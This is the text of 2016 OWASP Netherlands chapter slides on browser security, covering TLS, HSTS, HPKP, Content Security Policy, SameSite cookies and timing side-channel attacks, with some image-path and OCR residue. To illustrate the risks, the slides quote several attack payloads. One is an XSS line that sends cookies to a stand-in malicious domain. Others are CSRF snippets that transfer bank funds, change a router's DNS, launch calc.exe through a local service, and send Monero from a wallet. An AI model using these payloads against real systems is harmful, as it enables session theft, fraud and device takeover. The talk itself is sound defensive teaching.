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PUT A MONSTER IN YOUR CORNER

Web Security

Broken by default?

OWASP NL Chapter
7th of November 2016

Who am I?

- Niels Tanis
- Security Researcher
- Background in:
  - .NET Software development
  - Pentesting
  - Security Consulting

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The Most Powerful Application Security Platform on the Planet

What is the problem?

- Increasing complexity of webapps and technology.
- Secure by default; whats done by/responsibility of framework
- One part remains: the webbrowser
  - Broken by default
  - Vendors no interest in changing
  - Secure browser initiatives did not work out
- Are we completely lost and is everything broken by default?

TLS – Transport Layer Security

- LetsCrypt – https://letsencrypt.org/
  - Free certificate for everyone!
  - ACME (Automated Certificate Management Environment) protocol for deployment
- Chrome will show non TLS as insecure


TLS – HSTS

- HSTS: **H**TTP **S**trict **T**ransport **S**ecurity

```
HTTP/1.1 200 OK
Server: webserver
Date: Thu, 03 Nov 2016 13:32:48 GMT
Content-Type: text/html
Last-Modified: Tue, 11 Oct 2016 09:30:46 GMT
Transfer-Encoding: chunked
Connection: keep-alive
ETag: W/"57fcb146-264"
Strict-Transport-Security: max-age=63072000; includeSubdomains
X-Frame-Options: DENY
X-Content-Type-Options: nosniff
Public-Key-Pins: max-age=2592000; pin-sha256="YLh1dUR9y6Kja30RrAn7JKnbQG/uEtLMkBgFF2Fuihg=";
pin-sha256="WGJkyYjx1QMdMe0UqlyOKXtydPDVrk7sl2fV+nNm1r4=";
pin-sha256="GRAH5Ex+kB4cCQi5gMU82urf+6kEgbVtzfCSkw55AGk="
Content-Encoding: gzip
```


TLS – HPKP

- **H**TTP **P**ublic **K**ey **P**inning



TLS – HPKP

- Base64 encoded Subject Public Key Information (SPKI) fingerprint
- Pinning can be done at three levels:
  - Leaf
  - Intermediate
  - Root CA
- At least 2 backup pins in tree with no relation between them!
- Report only mode



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
Content-Encoding: gzip
```

TLS – HPKP

- HPKP is dead
  - https://blog.qualys.com/ssllabs/2016/09/06/is-http-public-key-pinning-dead
  - Consider proper pinning strategy!
- DEF CON 24
  - HPKP Suicide
  - RansomPKP
  - https://media.defcon.org/DEF%20CON%2024/DEF%20CON%2024%20presentations/DEFCON-24-Bryant-Zadegan-Ryan-Lester-Abusing-Bleeding-Edge-Web-Standards-For-Appsec-Glory.pdf

Cross-Site Scripting (XSS)



```
http://www.bigsafebank~~~/search.asp?q=<script>x=new
Image;x.src = "http://malicious-domain~~~/
hijackedsession.php?session-cookie="+document.cookie ;</script>
```

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





Content Security Policy

- Whitelist specification for source of content
  - Directives to restrict origin of e.g. scripts images
  - Restrict form post location
  - Upgrade TLS

Content-Security-Policy: default-src 'none'; img-src 'self';
script-src 'self' https://code.jquery.com;

Content Security Policy v2

- Introduction on nonce

Content-Security-Policy: default-src 'none'; img-src 'self';
script-src ‘**random-nonce**‘

<script nonce="random-nonce" src="http://code.jquery.net/jquery.js/>

- Google research: 95% of deployed CSP is broken by default


Content Security Policy v3

- Introduction of strict-dynamic


Content-Security-Policy: default-src 'none'; img-src 'self';
script-src ‘random-nonce‘ ‘**strict-dynamic**’

- AppSec.EU 2016:
  - Michele Spagnuolo, Lukas Weichselbaum – Making CSP great again

Content Security Policy @ GitHub



Cross-Site Request Forgery



<IMG SRC="http://bank.nl?q=transfer&amount=10000&toAccount=evil"/>

Cross-Orgin Resource Sharing & RFC1918

- Router:

```
<iframe href="https://admin:admin@router.local/set_dns?server1=123.123.123.123">
</iframe>
```

- TrendMicro Local Service

```
x = new XMLHttpRequest()
x.open("GET", "https://localhost:49155/api/openUrlInDefaultBrowser?url=c:/windows/system32/calc.exe", true);
try { x.send(); } catch (e) {};
```

- Monero Simplewallet CSRF

```
<html>
    <form action=http://127.0.0.1:18082/json_rpc method=post enctype="text/plain" name="pay" >
        <input name=
        '{"jsonrpc":"2.0","id":"0","method":"transfer","params":{"destinations":[{"amount":100000000000,"
        address":"49FuXtv95dkZj5aDaoWkbjQRv9Qu6UMwAAJKP68vksbpRJEPNZfkr6Ecbj9wrqG4xHAiMArmpGsxRbkmxAC8NEy
        dBEvc162"}],"fee":000000000000,"mixin":3,"unlock_time":0,"payment_id":"","get_tx_key":true}}'
        type='hidden'>
    </form>
    <script>
        document.pay.submit()
    </script>
</html>
```

Cross-Orgin Resource Sharing & RFC1918

- Distinct Local, Private and Public zones
- Cross-Origin Resource Sharing preflight request
- https://mikewest.github.io/cors-rfc1918

Timing & side-channel attacks

- Blind SQL Injection
- Pixel Perfect Timing Attacks with HTML5 @ Blackhat EU 2013
- Tom van Goethem, PhD Student KU Leuven
  - Timing attacks @ AppSec.EU 2016 (July)
  - HEIST @ Blackhat US 2016 (August)
  - Request and Conquer: Exposing Cross-Origin Resource Size – USENIX 2016 (August)


Timing attacks @ AppSec.EU 2016 (July)

```
let url = 'https://example.org/resource';
let opts = {credentials: "include", mode: "no-cors"};
let request = new Request(url, opts);
let bogusReq = new Request('/bogus');
fetch(request).then(function(resp) {
    // Resource download complete
    start = window.performance.now();
    return cache.put(foo, resp.clone())
}).then(function() {
    // Resource stored in cache
    end = window.performance.now();
});
```

- https://tom.vg/papers/timing-attacks_ccs2015.pdf

Timing attacks @ AppSec.EU 2016 (July)

- Facebook: Age, Gender, and Location
- LinkedIn: Contact Search
- Twitter: Protected Accounts




HEIST

- “In a nutshell, HEIST is a set of techniques that exploit timing side-channels in the browser to determine the exact size of an authenticated cross-origin response.”
- https://tom.vg/papers/heist_blackhat2016.pdf
- http://www.theregister.co.uk/2016/08/05/javascript_heist_attack_https/

Exposing Cross-Origin Resource Size

- Leverages Browsers Cache API
  - Can cache any arbitrary content!
  - Quota can be set in order to determine sizes
- https://tom.vg/2016/08/request-and-conquer/

Disable 3rd party cookies



Same Site Cookie

- Set-Cookie: key=value; HttpOnly; Secure; **SameSite=strict**
  - **Lax**; cookie transmitted top-level HTTP GET.
  - **Strict**; cookie transmitted only if same origin.
- Supported from Chrome 51 and Opera 39
- https://tools.ietf.org/html/draft-ietf-httpbis-cookie-same-site-00


Same Site Cookie

Demo

Conclusion

- Fix the code!
- Web Security is hard; more mitigating controls available:
  - TLS free for everyone!
  - HSTS and HPKP
  - CSP v3
  - SameSite Cookies
- AppSec.EU 2016 (https://2016.appsec.eu/?page_id=914)
  - Mike West - Hardening the Web Platform
  - Tom Van Goethem - The Timing Attacks They Are a-Changin‘
  - Michele Spagnuolo, Lukas Weichselbaum – Making CSP great again

THANK YOU



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